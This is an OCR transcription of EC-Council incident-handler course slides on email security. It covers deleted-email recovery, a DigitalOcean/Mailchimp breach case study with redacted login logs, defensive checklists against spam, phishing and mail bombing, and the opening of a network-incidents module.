
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery of Deleted Emails

- Recovery of deleted emails depends on the **email client used** for sending emails

Gmail

- Log in to **Gmail** account
- In the left-pane, scroll down and find the **Trash** folder
- Click on the **Trash** folder; you can view the list of all deleted emails in the right pane
- Click on the check box of the deleted email you want to recover and click on the **Move** icon in the email toolbar
- Select the desired location you want to move that deleted email




hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery of Deleted Emails (Cont'd)

Outlook PST

- Log in to **MS Outlook** and open the **Deleted Items** folder
- In the **HOME** tab, click on **Recover Deleted Items From Server**
- The **Recover Deleted Items** window appears
- Click on the email that you want to recover and select the **Restore Selected Items** radio button
- Then, click on **OK**
- Now, navigate back to the **Deleted Items** folder; you can find the recovered email




hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Recovery Tools

- **EaseUS Email Recovery Wizard** is a sophisticated email recovery tool that can recover lost or deleted emails from Microsoft Outlook and repair corrupted PST files



Stellar Undelete Email for Outlook
https://www.stellarinfo.com

SysTools Outlook Recovery
https://www.systoolsgroup.com

Kernel for Outlook PST Repair
https://www.nucleustechnologies.com

Recover My Email
https://getdata.com

Recovery Toolbox for Outlook
https://outlook.recoverytoolbox.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Understand the Handling of Email Security Incidents - Case Study

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DigitalOcean Mailchimp Security Incident

- DigitalOcean, a cloud and VPN service provider, suffered a **security breach through the Mailchimp** service, a third-party email marketing platform
- DigitalOcean reported that their Mailchimp account was hijacked and claimed that only a few customers received phishing emails from that account

Incident Recording and Assignment

- The incident was **discovered** by the security teams during **internal assessment** launched for evaluating the account registration process
- After confirming the incident, the IH&R team of DigitalOcean contacted the Mailchimp authority



hide01.ir

https://www.digitalocean.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DigitalOcean Mailchimp Security Incident (Cont'd)

Incident Triage

- Considering the test run results and complaints received from a customer, the internal response team validated and **assigned a level of urgency to the incident** to perform further investigation and contain it
- During the analysis, the IH&R team identified an **unusual email received** through the Mailchimp service with a non-DigitalOcean account



hide01.ir

Issued to

[redacted]

usumyzjurjdqhjp@arxxwalls.com

[redacted]@digitalocean.com

DigitalOcean

101 Ave of the Americas 10th Floor New York, NY 10013

Notification and Containment

- After confirming the issue related to their Mailchimp account, the IH&R team **notified the management** and **customers** about the incident and its impact
- The team also notified the **Mailchimp legal team** and requested to provide details of the security breach for better understanding and containment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DigitalOcean Mailchimp Security Incident (Cont'd)

Evidence Gathering and Forensic Analysis

- For potential evidence gathering, the IH&R team analyzed the internal systems and email logging mechanisms, where they identified that a **single IP address engaged in the attack**
- With the correlation of password reset events, the response team determined that only a **few accounts were compromised**

user.password_auth_failed	2022-08-07 07:16:26	[redacted]
user.failed_login	2022-08-07 07:16:20	[redacted]
user.password_auth_failed	2022-08-07 07:16:20	[redacted]
user.failed_login	2022-08-07 07:16:13	[redacted]
user.password_auth_failed	2022-08-07 07:16:13	[redacted]
user.password_auth_succeeded	2022-08-07 07:02:07	[redacted].213.155.164
user.two_factor_successful_login	2022-07-24 10:04:59	[redacted]
user.login	2022-07-24 10:04:58	[redacted]

2022-08-07T05:06:44.071Z	[redacted]	213.155.164	cloud.digitalocean.com	/password_resets/TuA9C7Z8[redacted]
2022-08-07T05:09:19.623Z		213.155.164	cloud.digitalocean.com	/password_resets/EiQ2qYRx[redacted]
2022-08-07T05:23:22.578Z			cloud.digitalocean.com	/password_resets/xzfByDV_X
2022-08-07T05:25:18.121Z		213.155.164	cloud.digitalocean.com	/password_resets/ABXZGDGf
2022-08-07T06:14:52.675Z		213.155.164	cloud.digitalocean.com	/password_resets/5C0TnjwgC
2022-08-07T06:19:22.672Z		213.155.164	cloud.digitalocean.com	/password_resets/rU0W90av
2022-08-07T06:20:27.088Z		213.155.164	cloud.digitalocean.com	/password_resets/ELBu6L5M
2022-08-07T06:21:10.681Z		213.155.164	cloud.digitalocean.com	/password_resets/8safl6ES2c
2022-08-07T06:22:09.442Z		213.155.164	cloud.digitalocean.com	/password_resets/mWjmAsD
2022-08-07T06:34:35.734Z		213.155.164	cloud.digitalocean.com	/password_resets/z2GKovBxt
2022-08-07T06:37:51.972Z		213.155.164	cloud.digitalocean.com	/password_resets/DqEdzTgkc
2022-08-07T06:42:49.137Z		213.155.164	cloud.digitalocean.com	/password_resets/-jabSguTSC
2022-08-07T06:44:32.024Z		213.155.164	cloud.digitalocean.com	/password_resets/DquVr884
2022-08-07T06:54:39.932Z		213.155.164	cloud.digitalocean.com	/password_resets/6EcScQNw
2022-08-07T07:00:39.673Z		213.155.164	cloud.digitalocean.com	/password_resets/1WwtiZh8
2022-08-07T07:01:53.626Z		213.155.164	cloud.digitalocean.com	/password_resets/XyiZVqXwX
2022-08-07T07:21:09.110Z		213.155.164	cloud.digitalocean.com	/password_resets/KlWQq9rG[redacted]

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DigitalOcean Mailchimp Security Incident (Cont'd)

Eradication	• Because the security breach occurred from a third-party email service, the company could not make direct eradication attempts, but informed its customers to strengthen their passwords and use **multifactor authentication** in their accounts
Recovery	• With the help of a **new service provider**, the company managed to **recover the transaction emails** and reinstated access to their customer accounts
Post Incident Activities	• The company assessed the impact of the incident and **educated customers on phishing/social engineering** attempts against their accounts
Lessons Learned	• The company realized the importance of **two-factor authentication** and conveyed the same to their customers • They realized that the infrastructure requires **constant attention or supervision** to identify similar threats in advance

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Explain Best Practices against Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Security Checklist

ECIH EC-Council Certified Incident Handler

1. Enable **HTTPS** for secure communications/transactions
2. Be diligent while **opening email** attachments
3. Do not click on **links** provided in email messages
4. Follow email etiquette when **forwarding** messages
5. Do not forward or reply to **spam** and **suspicious emails**; report and delete them
6. Avoid accessing email via **unsecured** public wireless connection
7. Avoid accessing email accounts on **shared** computers and sending **large attachments** in emails
8. Use the **Bcc:** option when sending mail to bulk recipients
9. Never save your **password** in a web browser
10. **Sort messages** by priority, subject, date, sender, and other options (helps in searching email)
11. Avoid sending **confidential**, sensitive, personal, and classified information in emails
12. Create folders and move **emails** accordingly (Family, Friends, Work, etc.)
13. Send attachments in the **PDF format** rather than Word or Excel formats
14. **Scan email attachments** for malware

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines against Spam Emails

ECIH EC-Council Certified Incident Handler

1. Avoid giving your **email ID** to unnecessary or unsecured websites because spam web spiders scan various web forums and newsgroups for email addresses
2. Check a **website's privacy policy** before entering your email ID to it
3. Block **spamming email IDs** and regularly update the **address books of recipients**
4. Block potentially offensive images in email to prevent attacks that use **luring techniques**
5. Never provide your email ID in a **clickable form on the web** to prevent spam bots from stealing your email ID
6. **Use a long email ID** with numbers and special characters to discourage spammers
7. Never use **unsubscribe links** in email messages
8. Use a **contact form and/or a guestbook** on your website rather than posting your contact mail address
9. **Do not use or subscribe** to sites that access your email contact list
10. Do not choose numbers in your email ID that will reflect **personal identification information**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines against Phishing Emails

ECIH EC-Council Certified Incident Handler

01 Avoid responding to emails **requesting sensitive information**

02 Do not enter any personal details in **suspicious links** sent via emails or in a popup screen

03 Check the **domain name/URL** and security indicators before logging in to bank accounts

04 Educate individuals by conducting **phishing campaigns**

05 **Hover over links** to identify whether they point to the correct location

06 Check emails for **generic salutations**, spelling, and grammar mistakes

07 Ensure that employees use **HTTPS-protected websites**

08 Implement **multifactor authentication** to prevent whaling attacks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines against Identity Theft

- Secure or shred all documents containing **private information**
- **Suspect and verify** all requests for personal data
- Ensure that your name is not present on **marketers' hit lists**
- Protect personal information from being **publicized**
- **Review your credit card statements** regularly and store them securely
- Do not display **account** or **contact numbers** unless mandatory
- Never provide any personal information over the **phone**
- Monitor **online banking** activities regularly
- To keep mail secure, **empty the mailbox** quickly
- Never list any **personal identifiers** on social media

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines against Mail Bombing

ECIH EC-Council Certified Incident Handler

1. Use **email delivery software** that includes antivirus capabilities
2. Employ a **tarpit service** to delay inbound emails after reaching a predefined threshold
3. **Block unknown emails** containing files with .zip, .7zip, .exe, and .rar extensions
4. Keep your email delivery software **up-to-date** and **patched**
5. Do not use business email for non-work-related services
6. Set up rules to **filter spam emails**
7. Avoid using the same mail address for multiple activities
8. Set up a **CAPTCHA system** for subscription forms to distinguish user subscriptions from bot subscriptions
9. Implement **Double Opt-in (DOI)** for new subscribers to prevent unwanted emails
10. Add **rate limits** to avoid submitting the same form multiple times by the same IP address

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines against Cyberstalking

hide01.ir


1. Use **complex passwords** in all online accounts and change them regularly
2. Strengthen the **privacy settings** on all social media platforms
3. Always remember to **log out of emails** and online accounts
4. Avoid leaving devices unattended
5. Ensure that all devices are password protected
6. Ensure that posts on social networks can only be seen by friends
7. Use a **pseudonym** on social media accounts instead of your real name
8. Turn off **GPS or geolocation settings** on devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Audit Organizational Security for Phishing Attacks using OhPhish

- OhPhish is a web-based portal to **test employees' susceptibility to social engineering attacks**
- OhPhish is a phishing simulation tool that provides organizations with a **platform to launch phishing simulation campaigns** on its employees

OHPHISH
Fortifying Front Lines



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-spamming Tools

SPAMfighter | SPAMfighter allows users to automatically **remove spam or phishing emails** from their inboxes and add suspicious domains or email addresses into blacklist



https://www.spamfighter.com

SpamTitan
https://www.spamtitan.com

Comodo Anti-spam Gateway
https://www.comodo.com

MailWasher
https://www.mailwasher.net

Kaspersky Anti-Spam SDK
https://www.kaspersky.com


ORF Fusion
https://vamsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Security Tools

Gpg4win

- Security professionals use the Gpg4win encryption software to sign and **encrypt files/emails** for secure transmission



hide01.ir

- **Proofpoint Email Protection**
  https://www.proofpoint.com
- **Barracuda Email Protection**
  https://www.barracuda.com
- **Cisco Secure Email**
  https://www.cisco.com
- **IRONSCALES**
  https://ironscales.com
- **FortiMail**
  https://www.fortinet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - Various security incidents involving the use of email as an attack vector
  - Preparation steps involved while handling email security incidents
  - Various methods to detect and contain email security incidents
  - Various methods to analyze email security incidents
  - Steps and guidelines to be followed by IH&R personnel to eradicate email security incidents
  - Various steps that should be followed by IH&R personnel to recover from email security incidents and maintain business continuity
  - A real-time case study on handling an email security incident
  - Various best practices that organizations can adopt to prevent future email security incidents
- In the next module, we will discuss how to handle and respond to various network security incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



Module 06

Handling and Responding to Network Security Incidents

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Network Security Incidents
- LO#02: Prepare to Handle Network Security Incidents
- LO#03: Understand Detection and Validation of Network Security Incidents
- LO#04: Understand the Handling of Unauthorized Access Incidents
- LO#05: Understand the Handling of Inappropriate Usage Incidents
- LO#06: Understand the Handling of Denial-of-Service Incidents
- LO#07: Understand the Handling of Wireless Network Security Incidents
- LO#08: Understand the Handling of Network Security Incidents - Case Study
- LO#09: Describe Best Practices against Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Handling Network Security Incidents

- Network security incidents could cause potential damage to organizational **data**, **resources**, and **reputation**

- Incident handlers must be prepared to handle such incidents before they cause further damage to the corporate network

- Organizations require a proper network incident handling and response (IH&R) process to promptly detect and contain network attacks to **minimize data loss** and **maintain business continuity**

hi0e01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Network Security Incidents

ECIH EC-Council Certified Incident Handler

Unauthorized Access Incidents

Conditions in which a person gains unauthorized access to system and network resources

- Reconnaissance attacks
- Sniffing and spoofing attacks
- Firewall and IDS evasion attacks
- Brute-force attacks

Inappropriate Usage Incidents

Conditions in which a user violates the acceptable use policies

- Insider threats
- Downloading and dissemination of malware, pirated software, or pornography
- Inappropriate usage of organizational mail service
- Data leakage

Denial-of-Service Incidents

Threats that prevent authorized users from accessing network resources

- Volumetric attacks
- Protocol attacks
- Application layer attacks



Wireless Network Incidents

Threats arising through wireless communication media

- Access control attacks
- Integrity attacks
- Confidentiality attacks
- Availability attacks
- Authentication attacks



h1de01_ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Prepare to Handle Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps for Handling Network Security Incidents

- **Configure network perimeter control devices** such as firewalls, IDS, and IPS to log all access attempts, and alert the administrator in case of an intrusion attempt
